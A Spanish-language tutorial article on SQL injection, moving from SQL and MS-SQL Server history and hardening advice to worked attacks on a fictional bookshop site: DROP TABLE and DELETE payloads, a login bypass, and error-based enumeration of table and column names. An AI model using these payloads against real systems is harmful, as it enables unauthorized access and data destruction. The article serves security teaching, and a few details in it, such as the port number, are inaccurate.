SQL Injection

¡La Pesadilla De Todo Programador y Diseñador Web!
Y… El Interés De Toda "Mente Curiosa"

"Cuando puedes medir aquello de lo que hablas, y expresarlo con números, sabes algo acerca de ello; pero cuando no lo puedes medir, cuando no lo puedes expresar con números, tu conocimiento es pobre e insatisfactorio: puede ser el principio del conocimiento, pero apenas has avanzado en tus pensamientos a la etapa de La Ciencia."[1]
No resulta complicado manipular estadísticas; a veces es mucho más sencillo de lo que parece.
Ustedes se preguntarán, entonces… ¿Cuál es "el punto" que quiere abordar?
Si un individuo posee dos piedras y otro no tiene ninguna, la estadística promedio afirmará que tienen una piedra cada uno. Sin embargo, y a pesar de los extraños resultados proveídos por las estadísticas a nivel de cuestiones particulares, deberíamos confiar en éstos (siempre y cuando estemos seguros de que no han sido manipulados).
Por lo tanto, en el Mundo de las TICs (*Tecnologías de la Información y Comunicaciones*) sucede algo similar: podemos (*llegar a*) confiar en los resultados obtenidos por un computador u ordenador; en tanto y en cuanto los mismos no hayan sido "manoseados" por agentes externos a vuestro predominio y/o control.
Pero… ¿*Cómo saberlo a ciencia cierta*?
Podría describirse a un *proceso informático* como una *transformación de datos* para obtener *información*. Es decir, a través de un sofisticado (pero no por ello incomprensible) flujo y/o trayecto de los datos, éstos son ingresados al sistema con la intencionalidad de ser operados (computados) para devolver información acorde a los requisitos solicitados por el usuario del equipamiento. De esa manera, se consigue lo "práctico/útil" de lo exigido.
Ahora… ¿Qué sucede cuando *esos datos* proporcionados al ordenador/computador son falsos o, peor aún, han sido manipulados con intencionalidad perversa?
Pues, bien, las computadoras pueden incorporar métodos (técnicas/estrategias) para detectar la manipulación de datos con intención dañina y evitar resultados indeseables e impredecibles que terminan siendo infortunios en su trabajo. Por eso, *implementar* tales metodologías en su/s sistema/s puede ser una solución determinada por una variable que condiciona (indudablemente) al tiempo: La Actualización; basada en los pilares de la progresiva y contínua dinámica. Empero, por otra parte, esto puede causarnos una tediosa labor y/o migración en los sistemas actuales; resultando ser hechos peligrosos para el entorno de sus encargados y responsables a nivel administrativo-técnico.
En definitiva, para ir adentrándonos en los conceptos fundamentales de tales criterios, es menester aclarar que aquí lo más relevante no será alcanzar el total aprendizaje de La Nota, sino lograr "captar" la potencial peligrosidad subyacente a una indebida o incorrecta programación y, por consiguiente, diseño Web Dinámico (administrado con el soporte de Bases de Datos) y asesorar a las personas delegadas/autorizadas en tales asuntos: ¡Conceder vuestro "granito de arena"!

Introducción ("Entrando en Clima")

¿A quién no le agrada "un poco" de Historia? Mejor, resérvense las respuestas. Pero, no lo dejaremos pasar por alto…

- *SQL (El Comienzo):*

[1] **William Thomson -*Lord Kelvin*- (1824-1907):** Matemático y físico británico, uno de los principales físicos y más importantes profesores de su época.
En 1848 Kelvin estableció la escala absoluta de temperatura que sigue llevando su nombre. Su trabajo en el campo de la electricidad tuvo aplicación en la telegrafía. Estudió la teoría matemática de la electrostática, llevó a cabo mejoras en la fabricación de cables e inventó el galvanómetro de imán móvil y el sifón registrador, entre otros maravillosos descubrimientos.

El Lenguaje de Consulta Estructurado (*Structured Query Language*), cariñosamente conocido (por nosotros) con la nomenclatura de SQL, es un lenguaje declarativo de acceso a bases de datos relacionales que permite especificar diversos tipos de operaciones sobre las mismas. Concentra características del álgebra y el cálculo relacional permitiendo lanzar consultas con el fin de recuperar información de interés de un "banco de registros", de una forma sencilla y poderosa. Forma parte de los lenguajes de Cuarta Generación (*4GL*).

Pero, ¿cómo llegó a "nuestras manos"?

Sus orígenes dan a conocer que en 1970, *Codd*, propone el modelo relacional y asociado a este un sublenguaje de acceso a los datos basado en el cálculo de predicados. Apoyándose en estas ideas, los laboratorios de IBM definen el lenguaje SEQUEL (Structured English QUEry Language) que más tarde sería ampliamente implementado por el SGBD (Sistema de Gestión de Base de Datos) experimental *System R*, desarrollado en 1977 también por IBM. Sin embargo, fue Oracle quien lo introdujo por primera vez en 1979 en un programa comercial.

El SEQUEL terminaría siendo el predecesor de SQL, siendo éste una versión evolucionada del primero.

El SQL pasa a ser el lenguaje por excelencia de los diversos SGBD relacionales surgidos en los años siguientes y es, por fin, estandarizado en 1986 por el ANSI, dando lugar a la primera versión estándar de este lenguaje, el SQL-86 o SQL1. Al año siguiente este estándar es también adoptado por la ISO.

Empero, este primer estándar no cubre todas las necesidades de los desarrolladores e incluye funcionalidades de definición de almacenamiento que se consideraron suprimir. Así que en 1992 se lanza un nuevo estándar ampliado y revisado del SQL llamado SQL-92 o SQL2.

En la actualidad el SQL es el estándar de facto de la inmensa mayoría de los SGBD comerciales. Y, aunque la diversidad de añadidos particulares que incluyen las distintas implementaciones comerciales del lenguaje es amplia, el soporte al estándar SQL-92 es general y muy extenso.

Asimismo, el ANSI (Instituto Nacional Estadounidense de Estándares) SQL sufrió varias revisiones y agregados a lo largo del tiempo, por ejemplo, en una de sus últimas observaciones estudiadas, se permitió incluir: características del XML (Lenguaje de Marcas Extendidos), columnas autonuméricas, cambios y avances en ciertas funciones, etcétera.

Hoy, a casi 30 años de su aparición, el "Pure SQL" ha demostrado que lejos de sus inicios como lenguaje "embebido", se ha convertido en una poderosa herramienta, capaz de manejar estructuras lógicas complejas, así como cualquier tipo de dato imaginado. De hecho, una versión en desarrollo denominada SQL3 comparte tantos atributos con los lenguajes de programación actuales que uno se puede animar a considerarlo como una versión de un verdadero (valga la redundancia) Lenguaje de Programación *Standalone*[2].

- *MICROSOFT (Y Su RDBM):*

  Microsoft SQL Server es un sistema Manejador de Bases de Datos Relacionales (RDBM), como los que estuvimos describiendo arriba, basado en el lenguaje SQL, capaz de poner a disposición de muchos usuarios grandes cantidades de datos de manera simultánea. Éste tiene algunas ventajas que a continuación pueden nombrarse:

  - Soporte de transacciones.
  - Gran estabilidad.
  - Mayor seguridad.
  - Escalabilidad.
  - Soporte de procedimientos almacenados.
  - Potente entorno gráfico de administración.
  - Trabajo en modo cliente-servidor.
  - Administración de información en otros servidores de datos.

  Más allá de sus aptitudes, el Proyecto mismo surge cuando las Políticas Visionarias de IBM no parecían "apuntar" a la mismas tendencias de MS; quienes (por la década del `90) empezaban a tener conflictos con aquellas alianzas que parecían haberlos catalogados como un "monstruo de dos cabezas" (al parecer -ya- no invencible).

[2] Término engañoso que se usa para interpretar la interoperabilidad de un sistema como aplicación capaz de realizar todos los procesos requeridos con respecto a las demandas expuestas. También, suele considerárselo como un programa "sin interfaz". Aunque, tal indicio está cambiando a través del tiempo.

En medio de este escenario, MS sabía que tenía que conseguir ganar en “sus negocios” y no podía dejarse estar. Para ello, requeriría de aplicaciones comerciales que aprovecharan el potencial de su nuevo desarrollo tecnológico: el tan temido *Windows NT*.

Con esto “en mente”, SE aprovechó de lo que se había estado haciendo en los laboratorios compartidos de su anterior asociación (IBM-MS), y tomó a Sybase como su predilecta “mascota” para el manejo de bases de datos relacionales (RDBM); decidiendo portarlo (en aquel momento) a su más reciente plataforma (SO).

De esta forma, en el año 1992 nacía la primer Versión Beta de MS-SQL, bajo el nombre “Microsoft SQL Server 4.2 V. 1 for Windows NT”, la cual no se distribuiría sino hasta principios del año 1993.

Fue así que, a través del paso del tiempo y otros hitos mediante, se fueron sucediendo varias versiones de lo mismo hasta llegar a la actual preexcelencia (MS-SQL Server 2003); constituyendo la alternativa/competencia monoplataforma de Microsoft a otros potentes sistemas gestores de bases de datos relacionales como son Oracle, MySQL y PostgreSQL.

Además, vale constatar que este sistema incluye una versión reducida (*Express*), llamada MSDE, con el mismo motor de base de datos pero orientado a proyectos más pequeños, como los desempeñados por las PyMEs.

Ahora bien, pero… ¿A qué se debe la necesidad de tal breve reseña histórica desplegada sobre el tema?

Sorprendentemente, el *legado informático evolucionado* en el contexto arriba remarcado, no fue suficiente para impedir las vulnerabilidades sobre cualquier Sistema de Gestión/Administración de Bases de Datos (independientemente de su empresa desarrolladora y versión conocida del producto en el mercado actual). Consistiendo, así, que numerosos errores y/o desperfectos ocurridos a lo largo de estas épocas (tan resurgentes e impactantes para la Seguridad Informática) devinieran (en algunos casos) relacionados/vinculados a mecanismos que se han heredado del antiguo Sistema de Seguridad propuesto en los productos iniciales; los cuales no tenían una verificación y evaluación exhaustiva sobre las premisas de La Seguridad (valga todo este “juego de palabras”).

De ahí, vuestro interés en seguir estudiando, investigando y desdoblando los estados, patrones y comportamientos emblemáticos de este apasionante Mundo Digital; al cual, lo invito para contemplarlo a continuación…

<u>Desarrollo</u> (“<u>Poniéndonos</u> <u>a</u> <u>Punto</u>”)

- *Aspectos Básicos del SQL:*

  El SQL es un lenguaje de acceso a bases de datos que explota la flexibilidad y potencia de los sistemas relacionales permitiendo gran variedad de operaciones sobre los mismos. Es un lenguaje declarativo de *alto nivel* o de *no procedimiento*, que gracias a su fuerte base teórica y su orientación al manejo de conjuntos de registros, y no (comúnmente) a registros individuales, permite una alta productividad en codificación. De esta forma una sola sentencia puede equivaler a uno o más programas que utilizasen un lenguaje de bajo nivel orientado a registro.

  El SQL proporciona una rica funcionalidad más allá de la simple consulta (o recuperación y modificación) de datos. Asume los siguientes grupos de comandos principales:

  - DCL (Data Control Language) -> Comandos del lenguaje para el control de datos

    GRANT: Utilizado para otorgar permisos.
    REVOKE: Utilizado para revocar permisos.
    DENY: Utilizado para denegar accesos.

  - DDL (Data Definition Language) -> Comandos del lenguaje para la definición de datos

    CREATE: Utilizado para crear nuevas tablas, campos e índices.
    DROP: Utilizado para eliminar tablas e índices.
    ALTER: Utilizado para modificar tablas agregando campos o cambiando sus definiciones.

  - DML (Data Manipulation Language) -> Comandos del lenguaje para la manipulación de datos

    SELECT: Utilizado para consultar registros en una DB que cumpla criterios determinados.
    INSERT: Utilizado para cargar lotes de datos en la DB en una única posición.
    UPDATE: Utilizado para modificar los valores de los campos y registros específicos.
    DELETE: Utilizado para eliminar registros de una tabla de DB.


- Cláusulas (Statements) -> Disposiciones para la declaración de condiciones

FROM: Utilizada para especificar la/s tabla/s de la/s cual/es se seleccionarán registros. *WHERE:* Utilizada para especificar las condiciones que deben cumplirse en la instrucción. *GROUP BY:* Utilizada para separar los registros seleccionados en grupos específicos. *HAVING:* Utilizada para expresar la condición que debe satisfacer cada grupo. *ORDER BY:* Utilizada para ordenar registros seleccionados según un patrón específico.

- Operadores de Comparación (Símbolos) -> Conjunto de ejecutores de procesos comparativos

<: Menor que *>:* Mayor que *<>:* Distinto de *<=:* Menor o igual que *>=:* Mayor o igual que *=:* Igual que *BETWEEN:* Utilizado para especificar un intervalo de valores. *LIKE:* Utilizado en comparación de un modelo. *IN:* Utilizado para especificar registros de una DB.

Para ver de forma clara un mero Diagrama de Flujo que lo exhiba, tenemos:



Entonces, haciendo uso de la correcta combinación de estos comandos, cláusulas y operadores, seremos capaces de establecer *fuertes* "sentencias" o "consultas" que una vez enviadas al Software DB, serán procesadas, y arrojarán un resultado que responda al criterio de selección utilizado en vuestra sintaxis.
También, debemos destacar que el SQL permite (fundamentalmente) dos modos de uso:

- *Un uso interactivo:* destinado principalmente a los usuarios finales avanzados u ocasionales, en el que las diversas sentencias SQL se escriben y ejecutan en línea de comandos o un entorno semejante.
- *Un uso integrado:* destinado al uso por parte de los programadores dentro de desarrollos escritos en cualquier lenguaje de programación natal. En este caso se asume el papel de sublenguaje de datos.

Por lo tanto, en el caso de hacer un uso embebido del lenguaje, podemos utilizar dos técnicas alternativas de programación:

- *SQL estático:* las sentencias utilizadas no cambian durante la ejecución del programa.
- *SQL dinámico:* se produce una modificación total o parcial de las sentencias en el transcurso de la ejecución del programa. Esta permite mayor flexibilidad y complejidad en

las sentencias, pero como contrapunto obtenemos una eficiencia menor, y el uso de técnicas de programación suele ser engorrosa para el manejo de la memoria y variables.

Bueno, a modo de Ejemplo consignamos:

- *SELECT * FROM Alumnos*
  (Muestra todos los registros de datos correspondientes a los alumnos de la tabla que lleva su nombre).
- *SELECT * FROM Alumnos WHERE Apellido = 'Acosta'*
  (Muestra aquellos registros de datos correspondientes a alumnos con el apellido "Acosta" en tal tabla).
- *SELECT * FROM Alumnos WHERE Nombre = 'Maximiliano' AND Apellido = 'Acosta'*
  (Muestra aquellos registros de datos correspondientes a alumnos con el nombre "Maximiliano" y el apellido "Acosta" en tal tabla; restringiendo un conjunto de resultados menores que el anterior caso).
- *UPDATE Logins SET Password = 'cr3amfi3ld5' WHERE user = 'root'*
  (Actualiza -cambia- la contraseña del usuario detallado por el valor indicado -"cr3amfi3ld5"-).
- *SELECT numemp, nombre FROM empleados WHERE deudas > tope*
  (Lista el Nº de empleado y su nombre en aquellas personas cuyas deudas superan el tope permitido).
- *SELECT numemp, nombre FROM empleados WHERE contrato <= #01/01/2000#*
  (Lista los empleados contratados para la fecha estipulada o menor que la misma).
- *SELECT numemp, nombre FROM empleados WHERE ventas BETWEEN 300 AND 700*
  (Lista los empleados cuyas ventas estén comprendidas entre 300 y 700).
- *DELETE * FROM Clientes WHERE Provincia = 'Landeta'*
  (Elimina a todos los clientes que pertenezcan al pueblo especificado -"Landeta"-).
- *CREATE TABLE Usuarios (*
  Nombre VARCHAR (30),
  ID CHAR(5),
  Caduca DATE NOT NULL,
  PRIMARY KEY (ID)
)
  (Crea una tabla con el nombre de "Usuarios" e incluye los campos con sus respectivos tipos de datos).

Entre otros tantos paradigmas y/o modelos a tener en cuenta, que Ud. puede profundizar a través de la vasta, (in)finita y tan adorada "Red de Redes" (Internet).

¡Perfecto! Ahora, sin dejar a nadie de lado por desconocimiento (*"La Información le pertenece a La Humanidad y, por tanto, a todas las Personas que así lo deseen; siendo Universal, Libre y Gratuita"*), nos concentraremos en el Quid en Cuestión de La Nota (su tema principal y semblantes derivados del mismo)…

- *Seguridad Integral en MS-SQL Server:*

¿Puede conseguirse qué un producto de este tipo sea Integralmente Seguro con su "instalación por defecto"?

Terminantemente, y sin temor para aseverar mi opinión, ¡NO! Pues, hasta vuestros días, no existe implementación de sistema alguno (ya sean estos, DB o Aplicativos) que no deban ser idóneamente configurables para los planes estipulados por el organismo al cual se "rinde cuentas".

Por lo tanto, algunas recomendaciones a seguir quedarán en los siguientes *escenarios prácticos*:

- *Cuentas por Defecto:* Tan renombrado y conocido conjunto de palabras, aunque no lo parezcan, suelen ser el motivo más perjudicial para la administración de Sistemas de tal índole; causando que estos se transformen en "presas fáciles" para ciertas personas astutas (creídas *Hackers*) que pululen por ahí. Por ende, la Cuenta Maestra que se genera durante la Instalación Predetermina de MS-SQL Server recibe el nombre de "SA" (*System Administrator*) y, como era sustento de sospechas, su contraseña predefinida es, sencillamente, "" (¡Nada! ¡En Blanco!).
  Entonces, ¿qué podría ocurrir en caso de que alguien accediera al Sistema con tales privilegios?
  En una vacilante respuesta: ¡Una Catástrofe! No habría límites para quién lo halla obtenido.
- *NetLibs y Puertos por Defecto:* MS-SQL Server soporta múltiples conexiones de red en cuanto a puertos y librerías se refiere (NetLibs). Esto le permite al Administrador del Sistema manejarse con total libertad para otorgar "tipos de enlaces de trabajo" según crea

convenientes. Algunos ejemplos son: TCP/IP, Named Pipe, SAN, AppleTalk, IPX/SPX, etcétera.

Sin embargo, a pesar de que el riesgo que se corre con lo arriba detallado no suele ser mayor, el Servidor MS-SQL quedaría delatándose con su estado en el Puerto 1443. Y, eso es una falta grave para ser aprovechada por otros en cuestión de saber su "posicionamiento" y contexto involucrado.

- *Buffers Overflows:* No está demás decir que MS-SQL Server obtuvo cierta fama de "frágil" por los Desbordamientos de Buffers encontrados en el pasado. Y, por ende, nuevas variantes de los mismos en el presente. Por eso, el tratamiento de paquetes (UDP/TCP) por parte del Sistema estará resguardado en aquel Administrador con aptitudes de actualizarse apenas sean anunciados los Boletines de Advertencias Críticas (o, no "tan críticas", que después terminan siéndolo) para incluirlas al Sistema y asegurar "su futuro" (en todo sentido).

  Pero, como no es la intención de esta Nota extenderse sobre tales vulnerabilidades, simplemente nombraremos aquellas que han sabido estar vinculadas a la llamada del Sistema en manos de "*srv_paraminfo()*". Por ende, los contenidos procedimentales que "abusan" de ella para Exploits son:

  - *xp_peekqueue*
  - *xp_printstatements*
  - *xp_proxiedmetadata*
  - *xp_setsqlsecurity*
  - *xp_sqlagentmonitor*
  - *xp_enumresultset*
  - *xp_showcolv*
  - *xp_displayparamstmt*
  - *xp_updatecolvbm*

  Por ende, usar tales "Procedimientos Almacenados Extendidos" (*Transact SQL*), propios (solamente) de MS-SQL Server, cabe dentro de las posibilidades de "hacerse" de una Cuenta un tanto *especial* (dada, exclusivamente, por el "SA") y una Shell Remota (Intérprete de Comandos Externo) a nivel del SO. Con tales perspectivas, el compromiso (altamente peligroso) que (ahora) posee el Host (Anfitrión) es inaudito. Y, vuestras desventajas vuelan *por doquier*.

En definitiva, cada uno llevará a cabo sus ataques con ciertas artimañas/artilugios propios de sus criterios. Los cuales harán de los supuestos nombrados potenciales embestidas en cualquier Sistema MS-SQL Server (u otro de similar categoría) y un probable daño a reportarse cuando "menos se lo espera" y "más suele doler"…

- *SQL Injection (Inyección SQL):*

Por fin llegamos al motivo vital de esta Nota. Pero, ¿a qué se denomina Inyección SQL (SQL Injection)?

Se llama así a una vulnerabilidad informática en el nivel de base de datos de una aplicación dinámica.

El origen es el filtrado incorrecto de las variables utilizadas en las partes del programa con código embebido SQL. Es, de hecho, un error de una clase más general de vulnerabilidades que puede ocurrir en cualquier lenguaje de programación o de Script que esté incrustado dentro de otro. O sea, como si fuera un "mensaje subliminal" en una publicidad; todos han de notar la idea del Marketing, pero pocos descubren lo que se esconde detrás de esta y sus alrededores.

Entonces, una Inyección SQL sucede cuando se inserta o "inyecta" (de ahí su nombre metódico) un código SQL "invasor" dentro de otro código SQL "nativo" para alterar su funcionamiento normal, y hacer que se ejecute maliciosamente el código "asaltante" en la base de datos y su entorno.

La Inyección SQL es un problema de seguridad informática que debe ser tomado en cuenta por el programador/diseñador Web (normalmente apodado *Webmaster*) para prevenirlo. Un programa hecho con descuido, displicencia, o con ignorancia sobre el inconveniente, podrá ser vulnerable (y posteriormente explotable), provocando que la seguridad del sistema puede quedar seriamente comprometida. Esto puede suceder tanto con programas corriendo en PC Desktops, Notebooks, como en Servidores que alojan Portales Webs; ya que todo depende de tales Sistemas o Aplicativos ejecutándose en ellos.

Así, la vulnerabilidad puede ocurrir cuando un programa o artífice humano "arma" descuidadamente una sentencia SQL, con parámetros dados por el usuario, para luego hacer una consulta a una base

de datos. Dentro de los parámetros dados por el usuario podría venir el código SQL inyectado. De esa forma, al ejecutarse esa consulta por la base de datos, el código SQL inyectado también se ejecutará y podría hacer un sinnúmero de cosas, como por ejemplo: insertar registros, modificar o eliminar datos, autorizar accesos e, incluso, ejecutar código malicioso en el Terminal correspondiente (o no).

Bueno, ahora… ¡Vayamos a lo nuestro! Sumerjámonos en los Modelos Prácticos (*Paradigmas*) obtenidos.

Asumiendo que el siguiente código está en una Aplicación Web y que existe un parámetro "Nombre Usuario" que contiene (valga la reiteración) el nombre de usuario otorgado por nosotros, la Inyección SQL[3] posible es:

```
Consulta Web := "SELECT * FROM usuarios WHERE nombre = '" + nombreUsuario + "';"
```

Si el usuario escribe su nombre, digamos "Javier", nada anormal sucedería. La aplicación generaría una sentencia SQL similar a la siguiente, que es cabalmente correcta, donde se seleccionaría al usuario mismo:

```
SELECT * FROM usuarios WHERE nombre = 'Javier';
```

Pero, si un usuario malintencionado confecciona la posterior sintaxis, los resultados no serían para nada ansiados:

```
'Javier'; DROP TABLE usuarios; SELECT * FROM datos WHERE nombre LIKE '%'
```

Lo ocurrido generaría la siguiente consulta SQL (*el color verde es lo que pretende el programador, el azul es el dato, y el rojo, el código SQL Inyectado*):

```
SELECT * FROM usuarios WHERE nombre = 'Javier'; DROP TABLE usuarios;
SELECT * FROM datos WHERE nombre LIKE '%';
```

Asimismo, la DB ejecutaría la consulta en orden: seleccionaría el usuario "Javier", borraría la tabla "usuarios" y seleccionaría datos que quizá no están disponibles para los usuarios Web comunes.

En resumen, cualquier dato de la DB está disponible para ser leído o modificado por un usuario malintencionado (y, lo peor del caso, sin evidentes restricciones).

¡Wow! Pareciera increíble que con un "simple navegador para Internet" una persona pudiera realizar esto, ¿no?

A continuación, quedará demostrado:

Imaginemos un Sitio Web "www.soylavictima.com" que se dedica a la venta de libros. El mismo usa páginas ASP y una base de datos gestionada con MS-SQL Server. Está ubicado… ¿Quién sabe dónde? Si, total, cualquiera lo tiene y puede alcanzarlo remotamente.

Pues, cuando hacemos clic en uno de los libros ofertados en la página principal se muestra su detalle en la siguiente dirección (la cual indica la selección del elemento para operar con este):

```
www.soylavictima.com/detbooks.asp?ID=136
```

Esa dirección indica que se muestre el contenido de la página "detbooks.asp" para el libro número 136 (ese es el código único del libro en la base de datos). El identificador SQL interno de la página ASP será similar a este:

```
SELECT * FROM Books WHERE Code = ID
```

Donde "ID" es el código del libro que aparece en la dirección de la página. Esto enviará a la base de datos la siguiente instrucción:

```
SELECT * FROM Books WHERE Code = 136
```

Y la base de datos devolverá todos los campos del registro de la tabla "Books" que tenga el código 136 (supuestamente, si es único, no sería más que uno).

Bien… Pero, ¿dónde está el problema? El problema está en que el valor de "ID" se envía a la base de datos sin verificarlo, con lo cual, modificando este valor (en el caso dispuesto, 136), es posible alterar la instrucción que se envía a la DB. Por ejemplo, escribiendo la dirección de la página en el navegador de esta manera:

```
www.soylavictima.com/detbooks.asp?ID=136; DELETE * FROM Books
```

Pues, lo que estaríamos enviando a la base de datos sería la siguiente instrucción (a modo de sintaxis):

```
SELECT * FROM Books WHERE Code = 136; DELETE * FROM Books
```

[3] Nótese "por qué" se llama *Inyección SQL* o, lo que es lo mismo en su traducción inglesa, *Injection SQL*.
Si observamos el *código malicioso*, de color rojo, vemos que está en el medio del *código bueno*, el verde; teniendo en cuenta datos. El código rojo ha sido "inyectado" dentro del verde; provocando las intenciones (objetivos/metas) del atacante por sobre la víctima.

Lo que pasa es que MS-SQL Server (como muchas otras sintaxis de muchos otros SGBD) toma el carácter ";" como una separación de instrucciones, con lo que después de hacer el SELECT ejecutará la instrucción DELETE, borrando todos los registros de la tabla de "Books". Divertido, ¿verdad? Aún, falta lo mejor.

Incluso, una forma sencilla e inofensiva de comprobar si un Sitio Web sufre esta vulnerabilidad, es anteponer una comilla simple " ' " al valor del parámetro elegido, para provocar un error de sintaxis en el Portal "objetivo" (*la instrucción no es correcta*). Por ejemplo:

www.soylavictima.com/detbooks.asp?ID='136

Esto enviará a la base de datos la instrucción siguiente:

SELECT * FROM Books WHERE Code = '136

Entonces, MS-SQL Server no reconocerá la comilla simple como parte de la instrucción y nos devolverá un mensaje de error indicándolo. De esta manera, podemos saber si es posible alterar la instrucción que se envía a la base de datos. En resumen, hacer SQL Injection ;-).

Empero, hace un rato anunciaba que faltaba muy poco para "lo mejor". Pues, "lo mejor" ha llegado…

A medida que incursionemos en los siguientes prototipos, la complejidad de los mismos irá aumentando paulatina y progresivamente. De ese modo, tómense el tiempo que les sea necesario para entenderlos o ponerlos "en marcha" y, luego, sigan con los Ejercicios que se disponen o tengan en mente ustedes (*sólo su imaginación será barrera para imponer límites/obstáculos; no Yo con Mis Aportes*).

Un ejemplo (un poco) más práctico sería el siguiente:

Tenemos un formulario que nos pide que introduzcamos un nombre de usuario y una contraseña (conocido en la jerga con el nombre de *Login*). El servidor ejecuta una sentencia SQL para verificar que existe el usuario y que su contraseña es la que hemos introducido (validación del *Login*). Entonces, la sentencia SQL podría ser:

SELECT * FROM Usuarios WHERE Username = 'usuario' AND Password = 'contraseña'

Utilizando vuestros conocimientos aprendidos, se podría modificar la sentencia para "jugar a nuestro favor".

Supongamos que conocemos la existencia de un usuario llamado "admin" y queremos entrar en el sistema usando sus credenciales. Evidentemente, desconocemos su contraseña, pero podría ser remediable.

Por eso, vamos a utilizar como contraseña ' *OR '' = ''* ' (nótense las comillas simples) para modificar la sentencia y convertirla en:

SELECT * FROM Usuarios WHERE Username = 'admin' AND Password = '' OR ''=''

Probablemente, la contraseña del usuario no sea nula (''), pero hemos modificado la sentencia para que nos devuelva el usuario gracias a la introducción del parámetro "OR" que compara la expresión ' ' = ' '. Lógicamente, ' ' = ' ' es verdadero, así que el servidor nos permitirá la entrada.

¡Tremendo! A pesar de que poder acceder a una página Web sin proveer la contraseña correcta es un error enorme, las posibilidades de inyección de código SQL van mucho más allá. Y lo trataremos a continuación…

La parte complicada de este método no es encontrar las respuestas a las preguntas, sino ser lo suficientemente inteligente como para formular las preguntas adecuadas a nuestros planes. Y esto no sólo lo digo Yo, el mismísimo GENIO *Albert Einstein*[4] lo pronunciaba en una de sus Frases Célebres: "La elaboración de una pregunta (si está bien hecha) suele ser más importante que su propia respuesta".

El problema residente en la anterior sentencia SQL (armada a medida por nosotros) es que para poder hacer las modificaciones descritas necesitamos saber de antemano la estructura de la DB, esto es, nombre de las tablas y campos que la componen (como mínimo y necesario). De por cierto, está claro que, como "norma general", siempre desconoceremos la estructura de la DB, lo cual trunca un poco vuestras expectativas. Pero, ello no impide que nuestro ingenio (o *ingeniería social*, en algunos asuntos aislados) nos lleve a destinos más prósperos.

Por lo tanto, tomando como analogía metafórica escolástica nuestro "medio ambiente" disertaremos sobre ello.

[4] **Albert Einstein (1879-1955):** Físico alemán nacionalizado estadounidense, premiado con un Nobel, famoso por ser el autor de las teorías general y restringida de la relatividad y por sus hipótesis sobre la naturaleza corpuscular de la luz. Entre otros maravillosos inventos y espectaculares investigaciones/descubrimientos.
Es probablemente el científico más reconocido y prolifero del siglo XX.

Con su permiso y honorable consideración, *Yo* voy a ejercer de *maestro*, y mi *alumno* aplicado va a ser un *Servidor SQL*. ¡No se enojen! Por supuesto, ustedes también serán mis alumnos, pero lo que les diferencia de un Servidor SQL es, sencillamente, la razón lógica de que un Servidor SQL nunca se convertirá en un maestro.

Fijemos "la atmósfera": una Aplicación Web programada en VBScript accede a una base de datos almacenada en un servidor gestionado con Microsoft SQL Server. La aplicación requiere de un nombre de usuario y de una contraseña para ingresar. Además, sabemos que la aplicación no efectúa una comprobación de los datos que introduce el usuario (como suponíamos en muestras anteriores).

Por lo tanto, para empezar, introducimos como *nombre de usuario* lo siguiente:

```
' HAVING 1=1--
```

Lo cual producirá un error y el servidor nos devolverá:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft] [ODBC SQL Server Driver] [SQL Server] Column 'Usuarios.ID' is invalid in the
select list because it is not contained in an aggregate function and there is no GROUP BY
clause.

/login.asp, line 13
```

Como alumno responsable, el Servidor SQL nos da la respuesta adecuada a nuestra pregunta. El uso de la comilla simple (') en el nombre de usuario nos ha permitido modificar la sentencia SQL para poder usar "HAVING". La secuencia de caracteres "--" se usa para indicar que lo que sigue a continuación es un comentario de una sola línea, y en consecuencia el servidor ignorará lo que siga.

Pues, si la sentencia original fuera:

```
SELECT * FROM Usuarios WHERE Username = '' AND Password = ''
```

La modificación efectuada la habría convertido en:

```
SELECT * FROM Usuarios WHERE Username = '' HAVING 1=1--' AND Password = ''
```

La transformación de esta sentencia nos ha proporcionado dos interesantes respuestas: el nombre de la tabla (Usuarios) y el nombre de uno de los campos de la tabla (ID); visto en el error arriba conseguido.

¡Too Much! La siguiente pregunta la enunciaremos introduciendo en el nombre de usuario lo siguiente:

```
' GROUP BY Usuarios.ID HAVING 1=1--
```

Lo cual producirá un nuevo error y el servidor nos mostrará:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft] [ODBC SQL Server Driver] [SQL Server] Column 'Usuarios.Username' is invalid in
the select list because it is not contained in an aggregate function and there is no GROUP BY
clause.

/login.asp, line 13
```

¡Sonríe! Otra respuesta del servidor que nos proporciona otro de los campos de la tabla Usuarios (Username).

De esta manera, podemos continuar haciendo preguntas hasta que lleguemos a introducir como nombre de usuario lo siguiente:

```
' GROUP BY Usuarios.ID, Usuarios.Username, Usuarios.Password, Usuarios.Privilege
HAVING 1=1--' AND …
```

Así, este nombre de usuario no producirá ningún error porque es equivalente a haber modificado la sentencia SQL por la siguiente:

```
SELECT * FROM Usuarios WHERE Username = ''
```

Llegado este punto ya conocemos todos los campos de la tabla usuarios (ID, Username, Password y Privilege) e incluso el orden en que ellos se encuentran.

Otra información que estamos interesados en conocer es el tipo de datos que se albergan en cada campo. Para ello formularemos nuevas (y rebeldes) preguntas.

Por ende, como nombre de usuario utilizaremos:

```
' UNION SELECT SUM(Username) FROM Usuarios--
```

Y el "reverendo" servidor nos devolverá:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft] [ODBC SQL Server Driver] [SQL Server] The sum or average aggregate operation cannot take a varchar data type as an argument.
/login.asp, line 13

